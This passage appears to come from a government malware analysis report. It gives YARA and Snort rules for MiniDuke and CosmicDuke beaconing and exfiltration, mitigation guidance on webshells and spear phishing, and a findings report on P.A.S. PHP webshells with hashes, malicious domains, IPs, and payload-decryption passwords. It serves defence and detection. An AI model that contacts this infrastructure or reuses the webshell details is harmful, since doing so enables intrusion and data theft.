IMPLANT 11 Rules:

Rule IMPLANT_11_v1

```
{
```

```
    strings:
        $STR1 = {63 74 00 00} // ct
        $STR2 = {72 6F 74 65} // rote
        $STR3 = {75 61 6C 50} // triV
        $STR4 = {56 69 72 74} // Plau
        $STR5 = { e8 00 00 00 00 }
        $STR6 = { 64 FF 35 00 00 00 00 }
        $STR7 = {D2 C0}
        $STR8 =
/\x63\x74\x00\x00.{3,20}\x72\x6F\x74\x65.{3,20}\x75\x61\x6C\x50.{3,20}\x56\x69\x72\x74/
    condition:
        (uint16(0) == 0x5A4D) and #STR5 > 4 and all of them
}
```

Network Indicators for IMPLANT 11

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_1_1 - new"; content:"IUgyYll";
pcre:"/IUgyYll(\x0d\x0a)??t(\x0d\x0a)??L(\x0d\x0a)??l(\x0d\x0a)??N(\x0d\x0a)??3(\x0d\x0a)??Q/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_1_2 - new"; content:"ltLlN3Q";
pcre:"/I(\x0d\x0a)??U(\x0d\x0a)??g(\x0d\x0a)??y(\x0d\x0a)??Y(\x0d\x0a)??l(\x0d\x0a)??ltLlN3Q/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_2_1 - new"; content:"FIMmJZ";
pcre:"/FIMmJZ(\x0d\x0a)??b(\x0d\x0a)??S(\x0d\x0a)??5(\x0d\x0a)??T(\x0d\x0a)??d(\x0d\x0a)??0/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_2_2 - new"; content:"bS5Td0";
pcre:"/F(\x0d\x0a)??I(\x0d\x0a)??M(\x0d\x0a)??m(\x0d\x0a)??J(\x0d\x0a)??Z(\x0d\x0a)??bS5Td0/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_3_1 - new"; content:"hSDJiWW";
pcre:"/hSDJiWW(\x0d\x0a)??0(\x0d\x0a)??u(\x0d\x0a)??U(\x0d\x0a)??3(\x0d\x0a)??d(\x0d\x0a)??A/";)
```

alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_3_2 - new"; content:"W0uU3dA"; pcre:"/h(\x0d\x0a)??S(\x0d\x0a)??D(\x0d\x0a)??J(\x0d\x0a)??i(\x0d\x0a)??W(\x0d\x0a)??W0uU3dA/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_1_1 - new"; content:"QDM0Zlo"; pcre:"/QDM0Zlo(\x0d\x0a)??3(\x0d\x0a)??R(\x0d\x0a)??V(\x0d\x0a)??t(\x0d\x0a)??w(\x0d\x0a)??X/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_1_2 - new"; content:"o3RVtwX"; pcre:"/Q(\x0d\x0a)??D(\x0d\x0a)??M(\x0d\x0a)??0(\x0d\x0a)??Z(\x0d\x0a)??l(\x0d\x0a)??o3RVtwX/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_2_1 - new"; content:"AzNGZa"; pcre:"/AzNGZa(\x0d\x0a)??N(\x0d\x0a)??0(\x0d\x0a)??V(\x0d\x0a)??b(\x0d\x0a)??c(\x0d\x0a)??F/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_2_2 - new"; content:"N0VbcF"; pcre:"/A(\x0d\x0a)??z(\x0d\x0a)??N(\x0d\x0a)??G(\x0d\x0a)??Z(\x0d\x0a)??a(\x0d\x0a)??N0VbcF/";)

alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_3_1 - new"; content:"AMzRmWj"; pcre:"/AMzRmWj(\x0d\x0a)??d(\x0d\x0a)??F(\x0d\x0a)??W(\x0d\x0a)??3(\x0d\x0a)??B(\x0d\x0a)??c/";
)

alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_3_2 - new"; content:"jdFW3Bc"; pcre:"/A(\x0d\x0a)??M(\x0d\x0a)??z(\x0d\x0a)??R(\x0d\x0a)??m(\x0d\x0a)??W(\x0d\x0a)??jdFW3Bc/";
)

The following YARA rules detect CosmicDuke, referred to as IMPLANT 12 with rule naming convention.

IMPLANT 12 Rules:

Rule IMPLANT_12_v1

```
{
   strings:
      $FUNC = {a1 [3-5] 33 c5 89 [2-3] 56 57 83 [4-6] 64}
   condition:
      (uint16(0) == 0x5A4D) and $FUNC
}
```

Network Indicators for IMPLANT 12

alert tcp any any -> any 80 (msg:"CosmicDuke HTTP Beacon"; content:"&BranchID="; pcre:"/\?(?:m|mgn)\&Auth\=[a-zA-Z0-9]{8}\&Session\=/";)

alert tcp any any -> any 80 (msg:"CosmicDuke Webdav Exfil"; content:"PUT /catalog/outgoing/wd"; pcre:"/PUT \/catalog\/outgoing\/wd[a-zA-Z0-9]{44}\.bin/";)

alert tcp any any -> any 21 (msg:"CosmicDuke FTP Exfil"; content:"STOR fp"; pcre:"/STOR fp[a-zA-Z0-9]{44}\.bin/";)

APPENDIX C: Mitigations Guidance

Defending Against Webshell Attacks

Defend

- Continually patch all webservers and all web components servicing the site, including PHP, Apache, IIS, and ColdFusion. Deploying a webshell typically requires adding to, or modifying, the code presented by the web server and is often accomplished via an exploit of a web server vulnerability. Patching all components that service the web server provides a substantial mitigation against most commonly known vulnerabilities.
- Adhere to least privilege principles for server access and management. Through following the principle of least privilege, lateral movement and privilege escalation is made more challenging to an attacker by restricting access on the box and across the network.
- Restrict write access to all folders that contain files served by the web server. All content served by the web server should be tightly controlled in such a way that only web administrator accounts can modify or add content. This would force an attacker to gain specific sets of credentials before they could add any malicious content to be delivered by the server.
- Restrict access to all ports and administrative panels. Server ports are typically very predictable, and access to those ports should be constrained to only the services and users that require them. This will reduce the attack surface on the web server and supporting applications.
- Deploy and configure Security-Enhanced Linux (SELinux) on supported Linux specific systems. SELinux has the capability to lock down web services such as Apache and can be configured to allow the service to access only certain directories. The administrators could possibly include /var/www/html, which contains the actual pages being served up. If a site has upload capabilities, then SELinux could help with least privilege by restricting read/write access on these folders as well. The web service already runs in a lower privilege context, but SELinux would also limit the file locations that it can actually access. This would prevent arbitrary file writes and possible malware uploads to areas that an admin would not normally detect.
- Conduct regular vulnerability scans and establish a remediation strategy focusing on the most detrimental findings first. Regular scanning and remediation measures will remove opportunities to exploit known attack vectors by an adversary.
- Deploy a Web Application Firewall (WAF). WAF technologies defend against common web exploitation techniques such as SQL injection and cross site scripting. Deploying this capability helps reduce the likelihood of a successful web attack on the server that could otherwise allow the perpetrator to modify code and deploy the webshell.

- Where third party products are integrated into the website (e.g., Adobe ColdFusion) ensure that the product is configured according to DoD or vendor published hardening best practices.[1]

Detect

- Conduct regular log review. Key sources should include the network and host firewalls, Intrusion Prevention System, proxy, and local event logs. Events of interest should include high usage rates to suspicious IPs, odd timestamps on web files (dates that don't match previous content updates), odd connections destined for internal networks, suspicious files in internet accessible locations, references to key words such as cmd.exe or eval.[4] Auditing should involve some kind of aggregator to store and secure the logs remotely. Even the best auditing on the web server is useless if the attacker can just manipulate or delete them once they have obtained control. The logs should be protected and regularly rolled up to a centralized location for integration into a security information and event management system.
- Develop all content in an offline environment and maintain a hash list of all web files. Frequently compare the hashes of the files on the web server to the known good list maintained offline (an automated method is preferred).
- Obtain regular full system backups (including snapshots if it is a virtual machine). Forensically the known good data that these can provide is extremely useful for detection. Having a copy of the filesystem before a compromise to compare against the post-compromise filesystem can be a benefit to any analysis.
- Analyze traffic flows looking for certain anomalous behaviors such as prolonged connections, data frequently being pushed to the server (e.g., commands being sent to the shell), frequent large data transfers (an indication of data exfiltration), and abnormal encryption (anything that is not SSL/TLS or that negotiates using an alternate certificate) as indicators of potential nefarious activity.[2]

Contain

- Internet facing web servers should be deployed to a DMZ. All traffic to internal networks from the DMZ should be significantly constrained and highly monitored.
- Restrict outbound communications from the DMZ to all other networks. Communications originating in the DMZ destined for the internal network should be minimal at most (ideally this should never happen). An attacker who gains access to a web server in the DMZ should have no capability to leverage that access in order to gain direct additional access in the internal network. Web server communications to the internet should be restricted to http/https only. All other ports and protocols should be blocked.

1 https://helpx.adobe.com/coldfusion/community-documentation/coldfusion-lockdown-guide.html

2 https://www.us-cert.gov/ncas/alerts/TA15-314A

- When a Domain Controller (DC) is necessary in the DMZ, it is recommended that a standalone DC and forest structure be deployed. Additionally, all accounts and resources in the DMZ instance should have no association or likeness to the internal network.
- Ensure separation of admin accounts. The web admin account should not be the same admin account that is used elsewhere on the domain.

Respond

- When a compromise is found, reset all credentials associated with the webserver (this may expand to all accounts in the DMZ if it is suspected that the compromise has expanded to the DC). This should include all user and service accounts, all domain accounts that have logged onto that host and all local accounts, to include the Kerberos master ticket granting ticket on the DC. Depending on the circumstances, it may also be necessary to take the suspected server(s) or network offline during the remediation process.
- All server files should be wiped and restored from a known good source. The organization should prepare for a disaster recovery situation that includes a system compromise. Regular backups and offline storage of the data files should be made before being transferred to the DMZ production environment.
- When all other response techniques have failed at remediating the suspected compromise, the server(s) should be completely rebuilt or replaced. All data reconstitution efforts should stem from a known good source (offline backup).

Defending Against Spear Phishing Attacks

Defend

- Enforce application whitelisting on all endpoint workstations to prevent droppers or unauthorized software from gaining execution on endpoints. Many phishing attacks involve an executable that is dropped and installed on the victim's machine. Application Whitelisting will allow the organization to monitor programs and allow only those that are on the approved whitelist to execute. This would help to stop the initial attack, even if the user has clicked the link or opened a malicious attachment. There are many baseline rulesets that come with the vendor product, but the organization should ensure that at least the user Temp directories are blocked for execution since this is where numerous phishing emails attempt to drop and execute malware.
- Disable Macros in office products. Macros are a common method for executing code through an attached office document. Macros were often used as a means for initial exploitation in the late 1990s and early 2000s but have seen a recent resurgence in frequency of use. Some office products allow for the disabling of macros that originate from outside of the organization and can provide a hybrid approach when the organization depends on the legitimate use of macros. For Windows, specific settings can be configured to block Internet originated macros from running. This can be done in the Group Policy Administrative Templates for each of the associated Office products (specifically Word, Excel, and PowerPoint). For example, to enable the policy setting for Microsoft Word 2016, in the

Group Policy Management Editor, select: **User Configuration > Administrative Templates > Microsoft Word 2016 > Word Options > Security > Trust Center > Block macros from running in Office files from the Internet**[3]

- Utilize up to date web browsers on the network for increased security enhancements. These improvements may include a sandboxing feature that would allow the browser to contain any malicious content and protect the endpoint if an emailed link is clicked.
- Deploy web and email filters on the network and configure these devices to scan for known bad domains, sources, and addresses; block these before messages are received and downloaded. This action will help to reduce the attack surface at the network's first level of defense. In addition, attachments should be filtered. The network defenses should only allow approved extensions to pass through to the email client. Most .exe, scripting extensions (including .bat, .js, and .ps1) and other executable extensions should be blocked.
- Scan all emails, attachments, and downloads both on host and at the mail gateway with a reputable antivirus solution that includes cloud reputation services. Taking advantage of cloud reputation advancements provides rapid response capabilities and the integration of a broad base of cyber defense intelligence.
- Organizations should ensure that they have disabled HTML from being used in emails, as well as disabling links. Everything should be forced to plain text. This will reduce the likelihood of potentially dangerous scripts or links being sent in the body of the email, and also will reduce the likelihood of a user just clicking something without thinking about it. With plain text, the user would have to go through the process of either typing in the link or copying and pasting. This additional step will allow the user an extra opportunity for thought and analysis before clicking on the link.
- Establish a training mechanism to inform end users on proper email and web usage as well as common indicators of phishing to be aware of. This training should be done at least annually and should include a test that is scored and available for viewing by management and/or the IT Security department. The training should inform users what suspicious emails look like, what to do when they suspect phishing, as well as explain what they should post on any websites in terms of personally identifiable information (PII) that may be used for phishing campaigns (including email addresses, job titles, names, etc.). Consider real life interactive training simulations where users are sent suspicious emails on a semi regular basis and subsequently redirected to a phishing training site should they fail to adhere to the organization's best practices and policies.

Detect

- Monitor event logs, email logs, and firewall logs for any indicators of a potential attack. These could include emails from suspicious domains, installation of programs on machines

3 https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/

that are unusual or not approved, unusual call outs to the internet from office products, non-smtp traffic from the email client, strange child processes under the parent office process, or spoofed domains sending or receiving traffic from the network. Strange Traffic/Behavior (e.g., Spamming others) should also be looked for in the various logs. This is a strong indicator that machine(s) are compromised in some way.

- Using the antivirus software that is installed on the mailbox server and all of the clients, review the alerts and logs regularly for any activity on the network. The sooner detection can take place, the sooner remediation steps can start, and the amount of damage can be minimalized.
- Users play an important role in the detection of spear phishing if they understand the proper reporting procedures of the organization. Users should be able to identify the correct handling and alerting procedure that the users should follow for any suspicious email they receive.
- Using the logs from the organizations firewalls/filters/security devices/workstations, administrators should always ensure that their whitelisted and blacklisted domains are up to date. Admins should also check DoD blacklists for known bad domains and add these to their filters as well. Using these logs and lists, the organization may benefit from other incidents that have occurred to help in the future

Contain

- Utilize application containment products that can be used to prevent the downloading and propagation of malicious software on the network. If the organization is using some form of web email, the browser must be containerized. If the organization is using a program for email (e.g., Microsoft Outlook or Mozilla Thunderbird), then that program should be containerized for protection. The Application Containment will open the browser or email program in its own Virtual Machine and isolate it from the rest of the system. This allows the execution of potential malware in a sandboxed environment so the host system is protected.
- Implement front and back end email servers when running on site instantiations of mail services. Having a front-end server allows the organization to have an extra layer of protection on the network since the front-end mailbox server contains no user data and allows a firewall to be placed before the back end server. This is also safer and more convenient for any web accessed email since web traffic is not being allowed directly into the network, protects from denial-of-service attacks, and authenticates requests before proxying them to the back end server.[4]
- Control where and when an administrator can log on, as well as what they can do when logged onto a system. This can minimize the damage of a spear phishing attack. Admins should never be allowed to browse the internet, nor should they be allowed to open any email program. This will reduce the likelihood of an accidental click or download of a program that could be malicious. This also will reduce the chances that a successful attacker will gain

4 https://technet.microsoft.com/en-us/library/bb124804(v=exchg.65).aspx

admin privileges immediately when they gain access to the system. Organizations can accomplish this restriction a number of ways, including application whitelisting, VLAN separation, dedicated administrator boxes, etc.

- Ensure that standard user accounts are not a part of the local administrators group. The local administrator account should also be denied network access and all built in local administrator accounts should have a unique password value. It is a common tactic to look for local administrator credentials as a method of expanding access across the network. Making these values unique for each machine and denying that account network access removes the attacker's capability to easily expand access using the same credentials[5].

Respond

- If a phishing email is discovered or suspected, the organization needs to start their normal investigation procedures. It may be as simple as deleting that email and updating the email filter to prevent this address/domain from sending to the organization again, but it could also trigger a normal incident response. If the email contained a link that was clicked, an attachment that was downloaded, or a program that was executed, the organization may have to remove any malicious content, discover the extent of the possible spread, detail any exfiltration of data, or even remove the affected machine(s) or rebuild them.
- Reset user credentials and all credentials associated with all compromised boxes. This should include services accounts and machine accounts as well as the supporting Kerberos tickets.
- Monitor all accounts associated with the spear-phishing event. User accounts who are suspected to have been the victim of a successful phishing campaign should be forensically monitored for abnormal behaviors including unusual connections to non-standard resources, attempts to elevate privileges, enumeration behaviors on the local host machine as well as remote systems, and attempts to execute odd programs or applications.

5 https://www.microsoft.com/en-us/download/details.aspx?id=36036

APPENDIX D: Malware Initial Findings Report (MIFR)-10105049 UPDATE 2 (TLP WHITE)

TLP:WHITE

NCCIC NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER | US-CERT UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10105049-Update2

2017-01-23

Notification

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Summary

Description

This report is an update to MIFR-10105049 and provides additional analysis of the artifacts identified in the NCCIC Joint Analysis Report (JAR 16-20296) dated December 19, 2016.

The artifacts analyzed in this report include 17 PHP files, 3 executables and 1 RTF file.

The PHP files are webshells designed to provide a remote user an interface for various remote operations. The rtf file is a malicious document designed to install and execute a malicious executable.

Files

Processed	21 10b1306f322a590b9cef4d023854b850 (0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09) 128cc715b25d0e55704ed9b4a3f2ef55 (0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e) 1ec7f06f1ee4fa7cecd17244eec24e07 (a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806) 38f7149d4ec01509c3a36d4567125b18 (7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf) 617ba99be8a7d0771628344d209e9d8a (9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5) 66948b04173b523ca773c3073afb506d (449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602) 70f93f4f17d0e46137718fe59591dafb (bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4) 78abd4cdccab5462a64ab4908b6056bd (6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46) 7fce89d5e3d59d8e849d55d604b70a6f (2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4) 81f1af277010cb78755f08dfcc379ca6 (ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e) 8f154d23ac2071d7f179959aaba37ad5 (55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641) 93f512e2d9d00bf0bcf1e03c6898cb1e (249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e) a5e933d849367d623d1f2692b6691bbf (7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e) ae7e3e531494b201fbf6021066ddd188 (9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0) bfcb50cffca601b33c285b9f54b64cb1 (da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8) c3e23ef7f5e41796b80ca9e59990fe9c (20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239) dc4594dbeafbc8edfa0ac5983b295d9b (9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f) e80f92faa5e11007f9ffea6df2297993 (3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7) eddfe110da553a3dc721e0ad4ea1c95c (ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975) f3ecf4c56f16d57b260b9cf6ec4519d6 (1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751) fc45abdd5fb3ffa4d3799737b3f597f4 (d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38)

Domains

Identified	9 private.directinvesting.com cderlearn.com wilcarobbe.com one2shoppee.com ritsoperrol.ru littjohnwilhap.ru insta.reduct.ru editprod.waterfilter.in.ua mymodule.waterfilter.in.ua/system/logs/xtool.exe

IPs	
Identified	5 204.12.12.40 209.236.67.159 146.185.161.126 176.114.0.120 176.114.0.157

Files

249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e

Details

Name	249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e
Size	21522
Type	PHP script, ASCII text, with very long lines, with CRLF, LF line terminators
MD5	93f512e2d9d00bf0bcf1e03c6898cb1e
SHA1	b7c7446dc3c97909705899e3dcffc084081b5c9f
ssdeep	384:bx6Nx4A8ZPJ8s5o80bOIs+AMBkxM5ZTSzuSizpxf18veznDt1Sxuunv:bx60A2PqsW8s7sMB/XTSfizpv+uunv
Entropy	6.11147480451

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aar
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12663
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Backdoor.PHP.Fobushell

Relationships

(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(S) Interface for PAS v.3.1.0
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) da9f2804b16b369156e1b629ad3d2aac79326b94 284e43c7b8355f3db71912b8 (bfcb5)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)
(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)	Related_To	(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddfe)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. During runtime, this payload will be decoded and decrypted using combination of a base64_decode and a password.

Analysis indicates that the web-shell will be accessed and executed through a browser by a remote user. The file will prompt the user to enter a password. The password entered is submitted via $_POST and stored in a cookie at runtime.

The password "root" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This web-shell is a backdoor that provides an interface (see Screenshot) for various remote operations, such as file explorer, searcher, SQL-client, network tools, command shell access, and server info features to a remote user once installed on the compromised system. The following are some of the P.A.S webshell capabilities:


--Begin Capabilities--
To view compromised server information.
File manager (copy, rename, move, download, upload, delete, jump, create files and folders).
Search files, objects, directories, and text in files.
SQL client to login and dump database and tables.

Network console to bindport, back-connect, and port scanner.
Command line console to execute command.
Execute PHP code.
--End Capabilities--

The webshell P.A.S. v.3.1.0 interface is shown in image 1.0.

Screenshots

- **Interface for PAS v.3.1.0**



da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8

Details

Name	da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	bfcb50cffca601b33c285b9f54b64cb1
SHA1	efcc0c18e10072b50deeca9592c76bc90f4d18ce
ssdeep	384:0x6Nx4A8ZPJ8s5o80bOIs+AMBkxM5ZTSzuSizpxf18veznDt1Sxuunv:0x60A2PqsW8s7sMB/XTSfizpv+uunv
Entropy	6.10042530063

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.JB
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aar
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
NANOAV	Trojan.Script.Crypt.dsonvo
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8 (bfcb5)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "avto" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239

Details

Name	20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239
Size	21377
Type	PHP script, ASCII text, with very long lines
MD5	c3e23ef7f5e41796b80ca9e59990fe9c
SHA1	0a3f7e0d0729b648d7bb6839db13c97f0b741773
ssdeep	384:JliH2ER39l1Vv+kIPEWWjYc+CmJNHKblvcDSRRjqSA93DuxuXvWxUg:JIy2ER3CL+khWUYcsJtMcDiuSA93DuxD
Entropy	6.10091164773

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.LV
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.aaw
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Avira	PHP/Agent.12662
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) 20f76ada1721b61963fa595e3a2006c962253513 62b79d5d719197c190cd4239 (c3e23)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf

Details

Name	7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf
Size	21633
Type	PHP script, ASCII text, with very long lines, with CRLF line terminators
MD5	38f7149d4ec01509c3a36d4567125b18
SHA1	d1828dce4bf476ca07629e1613dd77c3346e2c5a
ssdeep	384:0y6t/9+e9BhShtzX3vOjbkMlspeMucuA4ScHCpMO1LmMoVID+a5XHEuz8v:0y6L+4BIhhX/6IMyn5uMcHCpbkuz8v
Entropy	6.12095270355

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
VirIT	Trojan.PHP.Shell.JB
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-5486261-0
Kaspersky	Backdoor.PHP.Agent.abc
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O

Avira	PHP/Agent.1266
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Agent.IB trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) 7b28b9b85f9943342787bae1c92cab39c01f9d82b 99eb8628abc638afd9eddaf (38f71)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "avto" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

---

ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975

Details

Name	ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975
Size	21121
Type	PHP script, ASCII text, with very long lines, with no line terminators
MD5	eddfe110da553a3dc721e0ad4ea1c95c
SHA1	6b178cc9d630345356b9341613cd83bd588192e9
ssdeep	384:/YO/kOzhJ38bvqoWksNj4lCKlml6KDzXpofabpTACAXDDe9GDtWNmu:/YlkOzhJs1WkqICKs0ofocCAXDDe9etO
Entropy	6.08010194218

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
ClamAV	Php.Malware.Agent-1642041
Kaspersky	Backdoor.PHP.Agent.aat
TrendMicro	PHP_WEBSHELL.SMA
Sophos	PHP/WebShell-O
Microsoft	Backdoor:PHP/Fobushell.D
Ahnlab	PHP/Webshell
ESET	PHP/Krypt k.AJ trojan
TrendMicroHouseCall	PHP_WEBSHELL.SMA
Ikarus	Trojan.PHP.Crypt

Relationships

(F) ae67c121c7b81638a7cb655864d574f8a9e55e66 bcb9a7b01f0719a05fab7975 (eddfe)	Related_To	(F) 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68 db9749089f559ada4a33f93e (93f51)

Description

This file is a malicious PHP file containing an embedded obfuscated payload. This payload is Base64 encoded and password protected. The password "123123" was used to decrypt the payload. The decrypted payload contains a PHP web-shell and has been identified as P.A.S. v.3.1.0. This file and 249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e have the same functionality.

6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46

Details

Name	6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46
Size	21191
Type	PHP script, ASCII text, with very long lines
MD5	78abd4cdccab5462a64ab4908b6056bd

SHA1	1a42bc32bdfeb468e6a98f9b69514adb7cc963ae
ssdeep	384:3cKqZSUbR58RkpmzijNeoBtqT/juu+/iSeClJTYZaPKWFbNx:sKqZ7dCupmzqN3K7jsFDTTeaX1Nx
Entropy	6.10207869759

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
